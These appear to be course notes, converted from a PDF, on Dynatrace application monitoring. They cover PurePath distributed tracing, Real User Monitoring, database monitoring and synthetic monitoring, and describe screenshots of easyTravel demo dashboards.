- Lets you see how a user click in the frontend travels through:

1. Web tier (ASP.NET or Spring Boot)
2. Business logic
3. Database or external services
4. Back to the user

Example Views

- **Service Flow Diagram** → See how services interact
- **PurePath Waterfall** → Detailed call stack + timings
- **Thread & Memory Dashboards** → JVM/CLR health
- **Hotspot Analysis** → Identify top slowest methods, queries, or API calls


Use Cases

1. **Java App Slowdown** → Find if it's GC, slow SQL, or blocking calls.
2. **.NET Core API Timeout** → Trace if it's IIS thread pool exhaustion or a downstream service.
3. **Hybrid Systems** (Java ↔ .NET) → End-to-end transaction tracing across technologies.

Diagram Highlights


1. Next-Gen PurePath Visualization

This shows Dynatrace's advanced PurePath tool capturing end-to-end distributed traces across a cloud-native environment. It highlights how requests traverse multiple services, containers, or serverless functions with seamless instrumentation.




2. Service Flow & Trace Mapping

Depicts a consolidated view of distributed transactions across services—commonly known as the Service Flow. It's ideal for seeing which pathways your requests follow and where bottlenecks or slowdowns may occur.




3. PurePath Waterfall with Filtering

Shows how you can filter and analyze specific request transactions—say, those exceeding a response threshold or interacting with particular services—and drill down into detailed PurePath waterfall charts.



4. Distributed Trace Anatomy - Spans & Traces

Breaks down the fundamental concept of a distributed trace: a sequence of spans tracking a request as it passes through multiple services—essential for understanding distributed tracing in Dynatrace.



13. Real User Monitoring (RUM) Overview

What is Real User Monitoring (RUM)?

RUM in Dynatrace captures **every user interaction** with your web or mobile application in real time, giving visibility into **frontend performance, user behavior, and business impact**.

It answers:

- *How fast do pages load for my users?*
- *Where do users experience slowdowns (browser, network, backend)?*
- *Which features are used most often?*
- *How do performance issues affect business KPIs (logins, checkouts, conversions)?*

Key Features of Dynatrace RUM

1. Automatic Injection

- When you install the **OneAgent**, it automatically injects JavaScript into your application pages.

- For **mobile apps**, Dynatrace provides SDKs for iOS and Android.

2. User Experience Metrics

- **Page Load Time / Core Web Vitals** (Largest Contentful Paint, First Input Delay, CLS)
- **XHR / Fetch / AJAX performance**
- **JavaScript errors**
- **3rd-party content impact** (ads, CDNs, analytics scripts)

3. User Session Replay

- Dynatrace can capture **session replays**—video-like playback of user interactions.
- Lets you see exactly how the user experienced the app: clicks, scrolls, rage clicks, form submissions.

4. Session & User Journey Analysis

- Group user sessions by country, device, browser, or network.
- Trace **conversion funnels** (e.g., shopping cart → checkout → payment).
- Identify **where users drop off** and why.

5. Full-Stack Correlation

- RUM data links to backend traces (**PurePath®**).
- Example: If a page is slow for users, you can trace that slowness all the way back to a slow SQL query in your Java/.NET service.

6. Business Impact

- Correlates performance with **business outcomes**:
 - “Users abandoning checkout due to slow payment API”
 - “Revenue loss due to mobile app crash rate”

Example RUM Views in Dynatrace

1. **User Session Overview** – See all user actions within a session.
2. **Session Replay** – Watch how a user interacted with your site/app.


3. **Geo & Device Breakdown** – Performance by location, browser, or device type.
4. **Conversion Funnel Analysis** – Track drop-offs in checkout or signup flows.
5. **Error & Crash Reports** – JavaScript/browser errors or mobile app crashes with stack traces.

Benefits of RUM


- Detect **frontend bottlenecks** before users complain.
- Improve **UX & Core Web Vitals** (important for SEO & engagement).
- Reduce **cart abandonment & churn** by fixing performance-related frustrations.
- Connect **technical issues** directly to **business outcomes**.

1. RUM Conceptual Flow

A high-level diagram of how Dynatrace associates user activity across multiple devices (e.g., mobile → desktop) into a unified user session. This illustrates the backbone of end-to-end RUM tracking.


User session structure for individual user**Waterfall Analysis**

Real-world screenshot showcasing Dynatrace's “Waterfall Analysis”—detailing metrics like visually complete time, network delays, UX latency, and resource download times. Great for pinpointing what slows down page loads.



Visually Complete & Speed Index Metrics

Visual insight into advanced front-end performance metrics like Visually Complete and Speed Index, offering deeper context on how users perceive load completion beyond traditional metrics.



User Journey & Conversion Funnel

A session analytics screen—likely a funnel view or user behavior breakdown across channels, devices, and satisfaction tiers—helping highlight conversion health and browsing patterns.

Screenshot of the Dynatrace application monitoring interface for www.easytravel.com.

Left Sidebar:

- Analyze
- Problems
- User sessions
- Smartscape topology
- Reports
- CPU profiler (code-level)
- Monitor
- Web applications
- Mobile applications
- Web checks & availability
- Transactions & services
- Databases
- Hosts
- Network
- Technologies
- VMware
- AWS
- OpenStack
- Docker
- Manage
- Deploy Dynatrace
- Deployment status
- Settings**
- Devops

Top Bar:

- Search bar: Search your environment...
- Last 2 hours
- User icon

Page Content:

www.easytravel.com

Properties, tags, and JavaScript frameworks

Filter geolocations, user types, and returning or new users
Start typing to filter...

Performance analysis

Actions /min, Action duration, Apex rating, JavaScript errors, 3rd party providers and Services.

User behavior

Active sessions, Actions per session, Entry/Exit actions, Bounce rate, and Conversion goals.

65 % New users
94 % Real users
View geographic breakdown

23.6 /min Active sessions
5.5 Actions per session

Entry actions: 9.3 s Action duration
Other actions: 50.5 s Action duration
Exit actions: 6.0 s Action duration

36.7 % Bounce rate
13.2 % Overall conversion

Active sessions

Watch the activity trend of your users. At which time are the most sessions and when are users starting to use the application.

21 Problems in last 72 hours watched

Top conversion goals

See the conversion rate of your defined goals.

Dynatrace Day 3: AI, Database, Synthetic, Cloud & Dashboards - Detailed Notes

Database Monitoring

What is Database Monitoring in Dynatrace?

Database Monitoring ensures that **databases and queries don't become performance bottlenecks**. Dynatrace automatically detects, monitors, and analyzes **database services, queries, stored procedures, and connections** across your environment.

It answers:

- *Which SQL queries are slowest?*
- *Which services and users are impacted?*
- *Is the issue at the DB level (CPU, locks) or application-level (bad queries, connection pools)?*

Key Features of Database Monitoring

1. Automatic Database Service Detection

- Dynatrace OneAgent auto-discovers **database instances, clusters, and processes** (MySQL, PostgreSQL, Oracle, SQL Server, DB2, MongoDB, Cassandra, etc.).
- Detects **top queries** without configuration.

2. SQL & Query-Level Visibility

- **PurePath® Tracing** captures every database call made by applications.
- Shows **slow queries, high-frequency queries, N+1 query patterns**, and their exact execution time.
- Supports SQL, NoSQL, and cloud-native DBs (Aurora, DynamoDB, Cosmos DB, BigQuery).

3. Database Health Metrics

- Monitors:
 - Connections & connection pools
 - Query throughput & response times
 - Index usage & table scans
 - Blocking sessions & deadlocks
 - Lock wait times
 - Cache hit ratios

4. Infrastructure Monitoring

- Tracks **host-level metrics**: CPU, memory, disk I/O, network traffic.
- Detects storage latency, slow disks, or VM/container resource issues.

5. Davis AI Root Cause

- Correlates **slow user transactions** with **underlying DB issues**.
- Identifies if a regression is due to a query, index issue, or resource saturation.

6. End-to-End Context

- Links queries → applications → services → impacted users.
- Example: “*Checkout failed for 2,300 users because the payment service query SELECT ... had high lock wait times.*”

Example Use Cases

1. Slow Queries

Dynatrace identifies a specific `SELECT * FROM Orders` query taking 5s and highlights missing indexes.

2. Connection Pool Issues

Detects app-side connection pool exhaustion, traced back to DB spikes.

3. Blocked Transactions

Flags deadlocks and blocking sessions in SQL Server or Oracle.

4. Kubernetes & Cloud DBs

Monitors managed DB services (AWS RDS, Azure SQL, GCP Cloud SQL) alongside pods and services.

Benefits

Feature	Benefit
Query-level tracing	Pinpoint slow SQLs without manual profiling
Automatic detection	No config needed—OneAgent discovers DBs
Full-stack correlation	See DB issues in the context of apps & users
AI-powered RCA	Faster resolution, less time wasted on false leads
Cloud-native support	Monitors AWS RDS, Aurora, Cosmos DB, BigQuery, etc.


Synthetic Monitoring

Dynatrace Synthetic Monitoring operates—both in terms of system architecture and practical dashboard views:

Visual Breakdown


1. Synthetic Monitoring Architecture (Top-Left)

This diagram reveals the system's communication flow between **public and private synthetic locations**, **ActiveGate**, **Synthetic engines**, and the **Dynatrace Cluster**. It highlights how test configurations and results are securely transmitted and processed.




2. Dashboard Overview (Top-Right)

A screenshot showcasing the Synthetic Monitoring dashboard. It presents performance and availability trends over time, complete with infographics and quick access to synthetic monitor settings.



3. Workflows Integration (Bottom-Left)

Demonstrates Dynatrace's **Synthetic for Workflows** feature—allowing synthetic tests to be programmatically triggered within automated pipelines. You can choose monitors by tags, applications, or explicit lists and integrate with CI/CD or release workflows.



4. Synthetic Details View (Bottom-Right)

Displays the **Synthetic details page** for browser monitors, which includes trend graphs, availability/performance infographics, maintenance indicators, and quick links to filtering, settings, or waterfall analyses.

Synthetic easyTravel clickpath

Browser monitor configured to run from 3 locations every 1 hour

Performance

Filter by specific locations

Quick links

28.84 % Availability
14 h 48 min total downtime
3 Monitored locations

6.70 s User action duration for load actions
9.08 s User action duration for 30 IR actions
15.76 s Total duration

Availability

Location Cloud

Yesterday, 21:00 - 21:10 Maintenance window Nightly easyTravel VM Restart

Today, 00:42 03:13 06:45 08:16 10:47 13:19 Availability 28.84 %

All locations

Available Global outage Local outage Global no data Local no data

Analyze availability

Performance

Show event performance of load actions

The chart above shows User action duration of events.

Analyze performance

Synthetic events and actions

Show all events

Event 1: Loading of "http://easytravel.com/easytravel/home" Navigate 6.70 s

Event 2: click on "contact" Click -

Event 3: click on specialeoffer Click 9.08 s

Properties

Bandwidth: Custom

Frequency: every 1 hour

Bypass login forms: No login

Locations: 3

Configured (recorded) synthetic events: 3

Type: Browser clickpath

URL: http://easytravel.com/easytravel/home

This monitor consumed 72 synthetic actions during the selected timeframe (on average 1.36 actions per execution).

Monitored applications

Name	Load actions	XHR actions	Custom actions	Actions
Angular easyTravel Portal	Visually complete: 1.01 s	Visually complete: 186 ms	User action duration: 8 ms	4.28 / min

World map

Available Outage

6 Problems showing 2

- Browser monitor performance P-21097807: Slowdown
- Browser monitor local outage P-21097785: Availability

Show 4 closed problems

6 Events Yesterday, 19:40 - Today, 13:19

3 Browser monitor global outa... 2 Browser monitor local outages 1 Browser monitor performan...

39 Errors

12014 Connection timeout 33

1305 Wait network timeout 4

1304 Wait for page complete timeout 2

Welcome to the new synthetic browser monitor page

What do you think of this new page design? We'd love to hear your feedback for improving it.

Share feedback Switch to new page design

How Synthetic Monitoring Works in Dynatrace

What It Is

- Synthetic monitoring—also known as **active monitoring**—emulates user actions to proactively test application workflows and APIs, even before real users interact with them.
- It simulates scenarios like login flows, form submissions, and page navigation under controlled conditions to validate uptime, performance, and functionality.

Monitor Types

Dynatrace offers multiple monitor types:

- **Single-URL browser monitors** for availability checks,
- **Browser clickpaths** to validate complex, multi-step user journeys using recorded scripts,
- **HTTP monitors** for API or endpoint testing,
- **NAM (Network Availability Monitoring)** for network-level checks like ping or TCP port availability.

Features & Capabilities

- Use a **web-based recorder**—no scripting required—to capture and schedule browser-based synthetic tests from global public locations or private endpoints.
- Supports **CI/CD integration** and **on-demand execution**, enabling “shift-left” testing and release validation before deployment.
- Synthetic monitors generate **problems and alerts** upon performance or availability breaches, with configurable threshold-based notifications.
- By integrating with Dynatrace’s **Workflows**, synthetic tests can power automated validation pipelines—handling tasks like build gating, retries after failure, or notifying teams via Jira/Slack.

Summary: Why It Matters

Advantage	Benefit
Proactive Monitoring	Detects issues before real users are affected
